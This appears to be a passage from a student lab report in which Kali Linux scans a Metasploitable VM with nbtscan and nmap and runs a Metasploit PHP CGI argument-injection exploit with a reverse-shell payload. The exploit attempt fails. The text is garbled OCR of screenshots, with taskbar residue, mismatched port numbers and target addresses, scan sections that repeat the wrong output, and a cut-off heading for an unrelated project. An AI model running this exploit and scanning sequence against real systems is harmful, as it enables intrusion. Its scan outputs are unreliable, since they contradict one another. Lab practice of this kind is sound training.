- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, uname will output a series of system information, including:

- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86\_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

**uname -a** provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

the '**whoami**' command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

#### **4c) Exploiting Metasploit using HTTP**

First check the Ip of the metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:/home/kali

```
File Actions Edit View Help
[kali㉿kali] ~]
$ sudo s
[sudo] password for kali:
[root@kali] ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
        RX packets 10979 bytes 3851474 (3.6 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 14950 bytes 1090720 (1.0 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scoped_id 0x10<host>
        loop txqueuelen 1000 (local Loopback)
        RX packets 1392 bytes 141913 (138.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1392 bytes 141913 (138.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali] ~
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-Q10CGV14 <server> <unknown> 0a:00:27:00:00:04
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

[root@kali] ~
# nmap -sv 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:20 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
```

Type here to search

8°C Mostly cloudy



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
set RHOSTS www.example.test/24
msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http\_version):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST	no		HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf auxiliary(scanner/http/http_version) > search php 5.4.2
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/op5_license	2012-01-05	excellent	Yes	OP5 license PHP Remote Command Execution
1	exploit/multi/http/php_cgi_arg_injection	2012-05-03	excellent	Yes	PHP CGI Argument Injection
2	exploit/windows/http/php_apache_request_headers_bof	2012-05-08	normal	No	PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example `info 2`, use `2` or use `exploit/windows/http/php_apache_request_headers_bof`

```
msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options
```

Module options (exploit/multi/http/php\_cgi\_arg\_injection):

Name	Current Setting	Required	Description
PROXY	False	yes	Exploit Plesk
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	no		The URL to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST	no		HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Windows Taskbar:

- Type here to search
- File Explorer
- File Manager
- File Cabinet
- Recycle Bin
- Task View
- Power User
- Cloud
- 8°C Mostly cloudy
- Network
- System

```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (@ for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >

```

## 5) Network scanning using following nmap commands:

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

```
$ sudo -s
[sudo] password for kali:
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 14 bytes 11242 (10.9 Kib)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 35 bytes 10924 (10.6 Kib)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPOITABLE	<server>	METASPOITABLE	00:00:00:00:00:00
192.168.56.255	Sendto failed: Permission denied			

```
# nmap 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsdapi
```

Type here to search

28°C Partly

```

root@kali:~/home/kali
# nmap 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wadapi
MAC Address: 0A:00:27:00:00:0A (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:AA:02:91CB (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5351/tcp  open  unknown
513/tcp   open  login
514/tcp   open  shell
1899/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2849/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.97 seconds

```

nbtscan is a network scanning tool used to identify NetBIOS names and gather information about Windows-based systems on a network. The command "nbtscan 192.168.56.0/24" instructs nbtscan to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for NetBIOS names and related information.

nmap is a network scanning tool used to identify hosts and services on a network, as well as gather information about them. The command "nmap 192.168.56.0/24" instructs nmap to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for open ports and services running on hosts.

- **nmap -p**

The command "nmap -p 21,22,23 192.168.56.101" instructs nmap to scan the host with IP address 192.168.56.101 for open ports 21, 22, and 23.

Ports 21, 22, and 23 correspond to the FTP (File Transfer Protocol), SSH (Secure Shell), and Telnet protocols respectively. By scanning for open ports on a target

host, nmap can identify which services are running and potentially vulnerable to attacks.

```
[root@kali]# nmap -p 21,22,23 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

```
[root@kali]
```



Type here to search



28°C Partly

- **nmap -sV**

The command "nmap -sV 192.168.56.101" is a command-line tool used for network exploration and security auditing.

```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

└─(root㉿kali)-[~/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds

```

- **nmap -sT**

The command "nmap -sT 192.168.56.101" instructs nmap to perform a TCP connect scan on the host with IP address 192.168.56.101.

The "-sT" flag is used to specify that nmap should use a TCP connect scan technique.




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds

```
[root@kali)-[/home/kali]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:45 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

- **nmap -O**

The command "nmap -O 192.168.56.101" instructs nmap to perform an operating system detection scan on the host with IP address 192.168.56.101. The "-O" flag is used to specify that nmap should perform an operating system detection scan.



```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

└─(root㉿kali)-[~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds
```

- **nmap -A**

The command "nmap -A 192.168.56.101" instructs nmap to perform an aggressive scan on the host with IP address 192.168.56.101.  
The "-A" flag is used to specify that nmap should perform an aggressive scan.

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

root@kali:/home/kali

```
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds
```



```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

└─(root㉿kali)-[~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smb3.0 - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smb3.0 - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds

```

## Fire extinguisher using cisco packet tracer

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.

### Steps:

